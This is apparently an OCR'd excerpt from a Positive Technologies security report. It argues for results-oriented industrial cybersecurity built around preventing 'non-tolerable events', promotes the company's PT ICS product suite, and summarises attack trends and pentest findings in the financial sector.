There are always events that an industrial company deems non-tolerable. Yet it is possible to guarantee that an event like that will not happen. To do this, the company needs to define these events and achieve a standard of cybersecurity that will prevent them from happening as a result of a cyberattack. Some Russian companies have already adopted this approach. The goal is to drastically raise the level of corporate security and by extension the security of entire industries and the economy as a whole.

A non-tolerable event is an event brought about by a malicious actor and preventing the company from achieving its operational or strategic goals or leading to long-term disruption of its core activities.

What is a non-tolerable event

	The company fulfills all of its functions	acceptable damage	production shutdown
	The company fulfills its functions only partially	damage below the threshold value	loss of market share breach of contract
	The company fulfills all of its functions	damage above the threshold value	major financial losses public trials

Sources	Industrial Safety Act	Decree on the rules for investigating the causes of accidents	Decree on the rules for national energy system functioning	Order of the Ministry of Energy on ensuring the reliability and safety of electric power facilities
Examples of non-tolerable events	A suspension of operations at a hazardous facility <...> in the event of an accident or incident on a hazardous facility, or in the event of discovering new circumstances that affect industrial security...	Disconnections of high-voltage (110 kW or above) electric power facilities, or generating equipment with an output of 100 MW or above on two or more electric power facilities...	A cessation or a threat to cease fuel supply to CHP plants <...> with a combined available capacity exceeding 10% of all available capacity of the power plants within the operating region of the control center, or a cessation (threat to cease) fuel supply to a CHP plant with a capacity of 200 MW or higher	If the voltage at control points exceeds the upper boundary of the voltage chart <...> the voltage control personnel shall use the data from the automated dispatch (process) control systems and information received from surveyed dispatch and operating personnel to ascertain the causes of the voltage increase and take steps to decrease it

Let's use the electric power industry as an example. The non-tolerable events are defined in:

- National legislation in the field of industrial security
- Russian Government decrees
- Russian Ministry of Energy orders
- Electric power system operational regulations

These documents prescribe the technical criteria for non-tolerable events, such as what must not happen to turbines, or what kind of changes in system output or line frequency must not occur.

Industrial companies attract criminals with their size, the criticality of business processes, and their impact on the world and people's lives

Non-tolerable events: what they look like in reality


❶

Industrial companies attract criminals with their size, the criticality of business processes, and their impact on the world and people's lives. Production shutdown, industrial equipment breakdowns, accidents, and product spoilage are all types of non-tolerable events that may ensue if a malicious actor gains access to an ICS. The consequences can be quite dramatic, sweeping entire regions, and the damage may range from financial and reputational to environmental and literally disastrous.

The world has seen high-profile attacks on industrial facilities that have caused blackouts in recent years, such as the hours-long power outage in India ❶ or most of Venezuela being hit by a power cut that lasted five days ❷. What makes these non-tolerable events interesting is that they affected entire national energy systems rather than just individual facilities. Let's take a closer look at those incidents.

❷

Non-tolerable events as the consequences of cyberattacks



Cyberattack on Venezuela's Guri hydro: hackers shut down turbines, stopping generation and causing a major drop in system output. An abrupt drop in output is an event that is non-tolerable for an energy system. In Russia, the System Operator of the Unified Energy System (SO UES) provides centralized monitoring of this type of incidents.

Massive power outage in India: attackers cause a non-tolerable AC frequency drop, forcing dispatchers to turn off transmission lines. This caused a cascading failure of the power grids in Mumbai.

Why cyberattacks still work

Most companies use one simple rule when building their cybersecurity: each professional strictly observes the boundaries of their responsibility by following the job definition and work procedures. Say there is a production facility with ICSs installed. In this facility, the operator uses these ICSs to monitor and control the equipment and production processes. However, the operator cannot see what is going on inside the industrial facility's IT infrastructure and doesn't know which non-tolerable events in the


Companies' and industries' cyberresilience remains highly doubtful, as cybersecurity performance is impossible to measure with the status quo

IT systems may cause process-level issues. This is not one of the operator's job duties or functions.

That said, the company is bound to introduce some cybersecurity systems, as it understands the importance of its key facilities functioning without interruptions and the need for securing these against both cyberattacks and inside offenders. So, the facility now gets one more employee: an infosec expert, who monitors all events inside the facility's—or the entire company's—IT infrastructure. Interestingly, this expert does this in isolation from the facility's core operations and completely oblivious of the way the company operates, what operating conditions are considered an emergency for primary equipment and production lines, what are the thresholds for output and frequency, or what exceeding those thresholds can lead to. The reason is the same: this is not the person's job duty or function. As a result, neither the operator nor the infosec expert can see the big picture.

It is a dismal situation: the production facility has some security systems implemented, IT budgets keep growing, infosec experts monitor increasing quantities of events...and yet cyberattacks keep happening. Companies' and industries' cyberresilience remains highly doubtful, as cybersecurity performance is impossible to measure with the status quo.

Pressing challenges of industrial cybersecurity



Conditions for achieving results-oriented cybersecurity

Results-oriented cybersecurIty		Conditions
Focusing efforts on the monitoring of target assets and the infrastructure components hardening level	Monitoring	A cybersecurity system must protect key critical components of the electric power facility in the context of its operational thresholds and normal operation data
Understanding the attackers' goals and attributionof malicious actors for an adequate and efficient response Prevention of the non-tolerable events followed by software-based robotization of routine procedures	Response	A cybersecurity system must recognize the scenarios leading to non-tolerable events and consider all information about the electric power facility and its operating modes when responding
Continuous asset inventory and classification with events non-tolerable to business and realistic cyberattack development techniques in mind	Asset management	The cybersecurity system must have up-to-date information on the electric power facility in the same format as the process control and protection data


Criteria for measurable security results

We believe that cybersecurity systems installed in a production facility should be capable of the following:

- In terms of monitoring, being aware of the facility's key components and operational thresholds. The system should also be able to tell apart normal operation from an emergency

- In terms of response, understanding the scenarios leading to non-tolerable events that apply to the company's technologies and core business. The system should consider all that information—not just alerts coming from the IT infrastructure, operating systems, or network equipment—when responding. Cybersecurity can become results-oriented only when goals are understood and attacks can be attributed to malicious actors. Adequate, effective response is dependent on these.

Ensuring communications between production and infosec experts



- In terms of asset management, both maintaining up-to-date information about the IT assets (number of servers, OS types, domain policies, and so on) and understanding which of these assets a particular ICS controls.

Results-oriented cybersecurity in the electric power industry

Cybersecurity systems must be tied in with process control and IT systems. Industrial companies should design a process model and communication rules to be used between cybersecurity experts and operators. Both need to see one picture that correlates data on IT incidents, primary equipment behavior, and control systems alerts. This approach can help to achieve a state where events non-tolerable to an industrial facility and the whole energy system are impossible.


Industrial companies should design a process model and communication rules to be used between cybersecurity experts and operators

Our unified product portfolio erases the line between process-control networks and corporate networks. To facilitate an end-to-end incident

We always follow four main principles with our clients:

1. Build end-to-end management processes all across the company: from upper management to maintenance engineers and operators.
2. One measure of performance for the entire company: no non-tolerable events inside the infrastructure or business processes.
3. Maximum automation and robotization of security processes company-wide.
4. Centralization of all security management functions.

management process, information on all events inside the infrastructure needs to be collected, be it the headquarters or a remote site, a corporate network or an industrial one. Thus, in the spring of 2022, we introduced the market to PT Industrial Cybersecurity Suite (PT ICS), the first integrated platform to protect industrial systems from cyberthreats. It combines key Positive Technologies products and their components that are placed within the process control system and beyond, ensuring the security of the industrial systems. The components include all the expertise they need for detecting cyberthreats specific to the industrial sector:




- New MaxPatrol SIEM industrial agents collect information from the process control network hosts, with specialized normalization and correlation rules for popular ICSs being available out of the box. The solution supports data received from process control applications and SCADA systems, among others. This allows it to consider the admissible operating conditions for these systems, and management and configuration user access policies when analyzing security alerts.

- PT ISIM sensors, customized for various vendors' ICSs, provide in-depth analysis of traffic from process control networks, detect anomalies and assist in threat hunting.

- The new MaxPatrol VM industrial agents support secure scanning of process control networks and auditing of popular software and hardware from Russian and foreign vendors.

- The specialized capabilities of PT Sandbox support dynamic detection of malware that targets process systems.

PT ICS provides reliable detection of malicious activities within industrial network segments, ensuring end-to-end security of the entire process infrastructure including data networks, endpoints, and specialized devices in the context of the operating conditions of industrial facilities and the nature of the production processes. In essence, we implement the approach that we mentioned above: making industrial cybersecurity results-oriented and measurable.



Non-tolerable events

1 Fuel delivery to gas stations disrupted

2 Foodstuffs storage temperature tampered with

3 Wind turbines knocked offline

4 Production shutdown, shop floor fire

in industrial sector: real-life examples

Oiltanking, a logistics service provider for tank terminals, and Mabanaft, an energy company

The BlackCat ransomware group attacked two subsidiaries of Germany's Marquard & Bahls: Oiltanking, a provider of logistics services for petroleum products, and Mabanaft, the company's trading division. The attack knocked out tank filling automation, halting fuel deliveries across Northern Germany.

Selyatino agricultural holding

Malicious actors gained access to the Russian agricultural company's systems and changed storage temperature settings from -24°C to +30°C. The company diverted a disastrous event that would have resulted in the spoilage of 40,000 metric tons of frozen fish and meat.

Nordex SE

The Conti ransomware operators staged an attack on the wind turbine giant Nordex, forcing the European company to shut down all of its internal systems and cutting off remote access to wind turbines.

Khouzestan Steel

Khouzestan Steel Company in Iran had to halt production due to a cyberattack, as part of the heavy machinery on the steel billet production line malfunctioned, causing a fire on the shop floor.

The financial sector:

room for improvement

MAXIM KOSTIKOV

Head of Application Security Analysis,
Positive Technologies

By the end of 2022, the total number of incidents in financial institutions had decreased by 7% compared to 2021. In recent years, the share of incidents in the financial industry has generally been on the decline, and now accounts for about 4% of all attacks on organizations.1 Successful attacks most often use social engineering (47%). The exploitation of vulnerabilities in financial institutions is less common than in other industries. This is most likely due to the fact that the network perimeters of financial institutions are generally better protected, so social engineering methods and compromised credentials attacks are more effective.

Malware is used in every second attack (different types may be used in a single attack): mainly loaders (59% of malware attacks), spyware (18%), ransomware (18%) and banking Trojans (12%). In most cases, the malware is spread via email.

In terms of consequences, attacks on financial organizations most often resulted in the theft of confidential data (53% of incidents) and the disruption of business processes (41%). In 6% of cases, successful attacks led to direct financial losses.

Although the financial sector is better prepared for attacks than other sectors, financial institutions generally still aren't sufficiently protected against internal and external attackers. In 2021 and 2022, Positive Technologies experts conducted research on financial institutions , and in 86% of cases they managed to gain access to the local network during an external pentest.

A vulnerability was identified in one of the banks that allowed

>1,000

ATMs to be compromised

Although the financial sector is better prepared for attacks than other sectors, financial institutions generally still aren't sufficiently protected against internal and external attackers

Moreover, in half of these companies even an attacker without serious training was able to penetrate the internal network. Meanwhile, when conducting internal pentests, in all cases the experts managed to gain full control over the infrastructure, as well as demonstrate the possibility of gaining access to critical systems: for example, a vulnerability was identified in one of the banks that allowed over 1,000 ATMs to be compromised. As a rule, more than 70% of the events designated by clients as undesirable could be actuated within the defined work period.

Forecasts: clones of online banks and attacks through integrated systems

At the moment, the emergence of highly skilled groups that can carry out major thefts from accounts seems unlikely. In 2022, cybercriminals continued to attack online banking customers using malware: banking Trojans, stealers, and remote control programs. The most dangerous Trojans allow you to take complete control of a device, intercept two-factor authentication codes, and conduct transactions from a device that the victim regularly uses. In order to spread malware and steal credentials, attackers create clones of online banks in app stores and register fake pages on social networks. We should expect the further development of such attacks over the coming year.

In general, we're seeing a trend of secure development being implemented at every stage of the creation of online banks, leading to a decrease in the number of threats from the OWASP Top 10 list. However, there remain logical vulnerabilities for attackers to exploit. Cybercriminals with a deep understanding of the system can carry out these non-trivial attacks, which can lead to the theft of funds, the leakage of clients' personal data, and denial of service.

Banks are continuing to increase the number of services they provide, which means that cybercriminals have more opportunities to attack them through integrated systems

In addition, banks are continuing to increase the number of services they provide, which means that cybercriminals have more opportunities to attack them through integrated systems. This means that the protection of banking ecosystems needs to be modernized. However, the departure of foreign vendors—including developers of information security tools—is forcing banking IT services to rapidly implement new solutions, often changing processes on the fly. During the replacement process, mistakes will certainly be made that could impact the companies' security.

The security of the financial industry:

attacks, penetration tests, and dealing with non-tolerable events

EKATERINA KILYUSHEVA

